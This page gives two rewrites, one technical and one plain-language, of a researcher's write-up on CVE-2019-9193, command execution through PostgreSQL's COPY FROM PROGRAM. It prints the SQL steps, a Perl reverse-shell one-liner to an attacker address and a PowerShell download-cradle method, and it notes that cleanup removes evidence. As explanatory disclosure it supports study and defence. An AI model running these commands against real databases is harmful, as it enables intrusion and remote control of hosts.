Authenticated Arbitrary Command Execution on PostgreSQL 9.3 > Latest
PostgreSQL versions 9.3 and later allow users in the pg_execute_server_program group to run arbitrary operating system commands via the COPY FROM PROGRAM feature. An attacker with such database credentials could execute commands as the user running the PostgreSQL instance.

medium.com
Published on medium.com
PostgreSQL, commonly known as Postgres is one of the largest and most popular database systems in the world. It is the primary database of Mac OSX but also has Linux and Windows versions available.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
PostgreSQL, commonly known as Postgres, is one of the largest and most popular database systems in the world. It is the primary database of Mac OSX but also has Linux and Windows versions available.

Since version 9.3, new functionality for COPY TO/FROM PROGRAM was implemented. This allows the database superuser, and any user in the pg_execute_server_program group, to run arbitrary operating system commands. This effectively means there is no separation of privilege between a database superuser user and the user running the database on the operating system.
The feature is tracked as CVE-2019-9193 and is enabled by default on all versions of PostgreSQL from 9.3 through to the latest of 11.2. This affects all operating systems: Windows, Linux and Mac.

This is a lack of defence in depth which we used to see in Microsoft SQL Server back in the early 2000s, when the xp_cmdshell function was enabled by default. This was patched and disabled by default in Microsoft SQL Server 2005, but it is interesting how the same bugs repeat, seemingly in cycles.
Setup
As this bug, flaw, functionality or exploit is somewhere between a privilege escalation and an arbitrary code execution, it needs some kind of prior authentication. This is achieved either through access to the database with credentials, or via exploiting an SQL injection in an application which has PostgreSQL on the backend. In both of these instances either the superuser or a user with pg_execute_server_program permissions needs to be in use.
The researcher tested the technique on all major operating systems. The Metasploit module postgres_copy_from_program_cmd_exec.rb performs the steps below automatically if you provide it with valid database credentials which have the correct permissions. For SQL injections you have to take the manual route.
Finding it
The starting point is the COPY TO/FROM PROGRAM functionality introduced in PostgreSQL 9.3. Because it lets a privileged database user run operating system commands, there is no separation of privilege between a database superuser and the user running the database on the operating system. The researcher frames this as a lack of defence in depth, comparable to xp_cmdshell being enabled by default in Microsoft SQL Server before it was patched and disabled by default in SQL Server 2005.
Exploitation

To perform the attack, you follow these steps.
Step 1: Drop the table if it already exists (optional)
DROP TABLE IF EXISTS cmd_exec;
This removes any leftover table from a previous run so the next step can create it cleanly.
Step 2: Create the table to hold the command output
CREATE TABLE cmd_exec(cmd_output text);
A single text column receives whatever the command writes to standard output.
Step 3: Run the system command via COPY FROM PROGRAM
COPY cmd_exec FROM PROGRAM 'id';
COPY ... FROM PROGRAM executes the given operating system command and reads its output into the table.
Step 4: View the results (optional)
SELECT * FROM cmd_exec;
This returns the captured output of the command.
Step 5: Clean up (optional)
DROP TABLE IF EXISTS cmd_exec;
This removes the table used to hold the output.
Any single quotes inside your command must be doubled to escape them. For example, if you wanted to run:
echo 'hello';
You would need to put it inside single quotes, and then replace all single quotes inside with double single quotes:
'echo ''hello'';'
Reverse shells
If a reverse shell is triggered, you end up with the following privileges:
| Operating system | Privileges |
|---|---|
| Windows | NT AUTHORITY/NETWORK SERVICE (low priv) |
| Linux | postgres (low priv) |
| Mac | user that installed postgres (usually an admin) |
Linux and Mac OSX can usually be exploited with a perl one liner, with a command such as this:
COPY files FROM PROGRAM 'perl -MIO -e ''$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"[redacted]:80");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;''';
Metasploit module


The researcher simplified the exploitation process by releasing a new Metasploit module, postgres_copy_from_program_cmd_exec.rb, which should be merged into the main framework soon. The old postgres_payload modules only work up to around version 8. The new module performs all of the above automatically if you provide it with valid database credentials which have the correct permissions. For SQL injections you will have to take the manual route. Here it is exploiting PostgreSQL 11.2 on Linux Ubuntu 18.04:



For Windows, the NETWORK SERVICE user appears not to have any write privileges, but it was still possible to trigger a reverse shell by using a PowerShell download cradle. This can be provided by setting the COMMAND variable to the PowerShell cradle command, taking note to escape single quotes with a backslash \. Here it is exploiting PostgreSQL 10.7 on Windows 10:
Root cause
The design of COPY TO/FROM PROGRAM, introduced in PostgreSQL 9.3, gives the database superuser and members of the pg_execute_server_program group the ability to run arbitrary operating system commands. There is therefore no separation of privilege between a database superuser and the user running the database on the operating system. The functionality is enabled by default on all versions from 9.3 through to 11.2, on Windows, Linux and Mac, so the only barrier is the prior authentication needed to reach it.
An update to the original post corrected an earlier mistake: it is in fact users in the pg_execute_server_program group which can perform this attack, not users in the pg_read_server_files group.
Impact
An attacker who can authenticate to the database, either with credentials or through an SQL injection in an application backed by PostgreSQL, and who is either the superuser or a member of pg_execute_server_program, can run arbitrary operating system commands in the context of the user running the Postgres instance. The privileges obtained through a reverse shell are low on Windows (NT AUTHORITY/NETWORK SERVICE) and Linux (postgres), while on Mac the shell runs as the user that installed postgres, usually an admin.
Fix
The report does not describe a patch. The comparison drawn is with Microsoft SQL Server, where xp_cmdshell was patched and disabled by default in SQL Server 2005.
Variants to test
- Direct database access: connect with credentials for a superuser or a member of
pg_execute_server_programand run the five steps above. A positive result is the output ofidappearing incmd_exec. - SQL injection: where an application uses PostgreSQL on the backend and the injected context runs as a privileged user, inject the
COPY ... FROM PROGRAMstatement. A positive result is the command running as the privileged database user. - Operating system coverage: repeat on Windows, Linux and Mac.
- Quoting edge cases: use commands containing single quotes and double them as shown.
- Windows without write privileges: where the NETWORK SERVICE user cannot write files, try a PowerShell download cradle in the
COMMANDvariable, escaping single quotes with a backslash.
What happened, in plain words
A security researcher found that a very popular piece of software called PostgreSQL (most people say Postgres) lets certain users run commands on the computer that hosts it, not just store and read data. The researcher wrote up how it works, showed the exact steps, and released a tool that automates them. The write-up is a teaching piece: it explains the feature, why it is dangerous, and how to use it on Windows, Linux and Mac.
Before we go further, a few words for anyone new to this.
A database is a program that stores information in an organised way, like a very large, very strict spreadsheet. Applications (websites, shops, internal tools) keep their data in it and ask it questions. PostgreSQL is one of the most widely used databases in the world. It is the primary database of Mac OSX, and it also has Linux and Windows versions.
A command here means an instruction given to the operating system (Windows, Linux or Mac), not to the database. Examples are id (which prints who you are) or a command that opens a network connection back to the attacker. Running commands on the machine itself is a much bigger deal than reading rows from a table, because the machine can do anything the database program is allowed to do.
The feature at the centre of it
Since version 9.3, PostgreSQL has a feature called COPY TO/FROM PROGRAM. Normally COPY moves data between a table and a file. The PROGRAM part is the twist: instead of a file, you give it a command, and PostgreSQL runs that command on the operating system.
The feature is meant for the database superuser (the all-powerful account, like the administrator of the database) and for any user who belongs to a group called pg_execute_server_program. A group in a database is simply a bundle of permissions that can be given to user accounts, so you do not have to grant rights one person at a time.
Because those users can run operating system commands, there is effectively no separation of privilege between a database superuser and the user running the database on the operating system. In everyday terms: the database has a back door into the machine, and the key to that door is a database login.
The issue is tracked as CVE-2019-9193. A CVE is a public catalogue number for a known security flaw, so people can refer to the same issue unambiguously. The feature is enabled by default on all versions of PostgreSQL from 9.3 through to the latest of 11.2, and it affects all operating systems: Windows, Linux and Mac.
Why this feels familiar
The researcher calls this a lack of defence in depth. Defence in depth means layering protections so that if one fails, another still holds. Here, the database and the operating system are not kept apart: one layer can reach straight into the other.
The same pattern appeared in Microsoft SQL Server in the early 2000s, when a function called xp_cmdshell was enabled by default and let database users run operating system commands. That was patched and disabled by default in Microsoft SQL Server 2005. The researcher notes that the same bugs repeat, seemingly in cycles.
What you need before you can try it
The researcher describes this as somewhere between a privilege escalation (gaining more rights than you were given) and an arbitrary code execution (running any code you like on a machine). Either way, it needs some kind of prior authentication. Authentication just means proving who you are, usually with a username and password.
There are two ways in:
- Access to the database with credentials. Credentials are the username and password pair.
- Exploiting an SQL injection in an application that has PostgreSQL on the backend. SQL injection is when an application carelessly pastes user input into a database query, so the input is treated as part of the query. If you can slip your own database instructions in through a web form or URL, you are effectively typing into the database yourself.
In both cases, the account in use must be either the superuser or a member of pg_execute_server_program. A normal, limited database account cannot do this.
A quick word on backend: the part of an application the user never sees, which talks to the database. The frontend is what you see in the browser.
Finding it
The starting point is the COPY TO/FROM PROGRAM functionality introduced in PostgreSQL 9.3. Because it lets a privileged database user run operating system commands, there is no separation of privilege between a database superuser and the user running the database on the operating system. The researcher frames this as a lack of defence in depth, comparable to xp_cmdshell being enabled by default in Microsoft SQL Server before it was patched and disabled by default in SQL Server 2005.
Doing it, step by step
To perform the attack, you follow these steps. Each one is a database instruction, written in SQL, the language databases understand. Think of SQL as the set of sentences you type to a database: create this, read that, delete the other.
Step 1: Drop the table if it already exists (optional)
DROP TABLE IF EXISTS cmd_exec;
A table is where a database keeps rows of data, like one sheet in that giant spreadsheet. DROP TABLE deletes a table. The IF EXISTS part means "do nothing if it is not there", so the instruction does not fail on a fresh database. This step is optional and exists to remove any leftover table from a previous run, so the next step can create it cleanly.
Step 2: Create the table to hold the command output
CREATE TABLE cmd_exec(cmd_output text);
This makes a new table called cmd_exec with a single column called cmd_output, and the column holds text. The table is just a container: we are about to put the output of an operating system command into it, so we need somewhere to catch it. A single text column receives whatever the command writes to standard output, which is the normal stream where a command prints its results.
Step 3: Run the system command via COPY FROM PROGRAM
COPY cmd_exec FROM PROGRAM 'id';
This is the heart of it. COPY ... FROM PROGRAM executes the given operating system command and reads its output into the table. Here the command is id, a standard Linux and Mac command that prints which user the process is running as. The single quotes around id tell PostgreSQL that what follows is the command to run.
Step 4: View the results (optional)
SELECT * FROM cmd_exec;
SELECT reads data. The * means "all columns". This returns the captured output of the command, so you can see what id printed. If the output appears, the command really ran on the operating system.
Step 5: Clean up (optional)
DROP TABLE IF EXISTS cmd_exec;
This removes the table used to hold the output. Tidying up after yourself is good practice: it leaves the database as you found it and removes evidence of what you did.
A note on quotes
Any single quotes inside your command must be doubled to escape them. Escaping means marking a character so the software treats it as literal text rather than as the end of a string. In SQL, a single quote normally marks the start or end of a piece of text, so a quote inside the text has to be written twice to say "this is a real quote".
For example, if you wanted to run:
echo 'hello';
You would need to put it inside single quotes, and then replace all single quotes inside with double single quotes:
'echo ''hello'';'
Read it as: the outer quotes belong to SQL, and each doubled quote inside becomes one real quote in the command. Get this wrong and the database reports a syntax error instead of running anything.
Reverse shells
A reverse shell is a connection from the victim machine back to the attacker, giving the attacker a command prompt on that machine. It is called reverse because the victim makes the outgoing connection, which is often easier to get through firewalls than an incoming one.
If a reverse shell is triggered, you end up with the following privileges:
| Operating system | Privileges |
|---|---|
| Windows | NT AUTHORITY/NETWORK SERVICE (low priv) |
| Linux | postgres (low priv) |
| Mac | user that installed postgres (usually an admin) |
"Low priv" means the account has limited rights, so the attacker does not get full control of the machine straight away. On Mac the shell runs as the user that installed postgres, which is usually an admin, so the starting point is higher.
Linux and Mac OSX can usually be exploited with a perl one liner, with a command such as this:
COPY files FROM PROGRAM 'perl -MIO -e ''$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"[redacted]:80");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;''';
Line by line, in plain words:
COPY files FROM PROGRAMis the same mechanism as before, but this time the output goes into a table calledfiles.- The command being run is
perl -MIO -e ..., which starts the Perl programming language and hands it a short program. Perl is a scripting language that is commonly installed on Linux and Mac systems. $p=fork;exit,if($p);makes the program split into two processes and lets the parent exit, so the shell does not hang waiting for it.$c=new IO::Socket::INET(PeerAddr,"[redacted]:80")opens a network connection to the address and port given. The address here is the attacker's machine on the local network; in a real report such addresses would be redacted.STDIN->fdopen($c,r);$~->fdopen($c,w);connects the program's input and output to that network connection, so anything typed on the attacker's side is run on the victim and the results come back.system$_ while<>;reads each line that arrives and runs it as an operating system command.- The doubled single quotes around the Perl program are the escaping rule from above: they become single quotes once PostgreSQL has read the statement.
The Metasploit module
Metasploit is a well-known framework that packages security tools and ready-made exploits. An exploit is the concrete technique or code that abuses a flaw.
The researcher simplified the exploitation process by releasing a new Metasploit module, postgres_copy_from_program_cmd_exec.rb, which should be merged into the main framework soon. The old postgres_payload modules only work up to around version 8. The new module performs all of the above automatically if you provide it with valid database credentials which have the correct permissions. For SQL injections you will have to take the manual route.
Here it is exploiting PostgreSQL 11.2 on Linux Ubuntu 18.04:
For Windows, the NETWORK SERVICE user appears not to have any write privileges, but it was still possible to trigger a reverse shell by using a PowerShell download cradle. PowerShell is Microsoft's scripting environment on Windows. A download cradle is a short PowerShell command that fetches a script from the internet and runs it in memory, so nothing has to be written to disk. That matters here because the account cannot write files.
This can be provided by setting the COMMAND variable to the PowerShell cradle command, taking note to escape single quotes with a backslash \. A variable in Metasploit is a named setting you fill in before running the module; COMMAND is the one that holds the command to run. The backslash is the escape character in this context, telling the tool that the next character is literal.
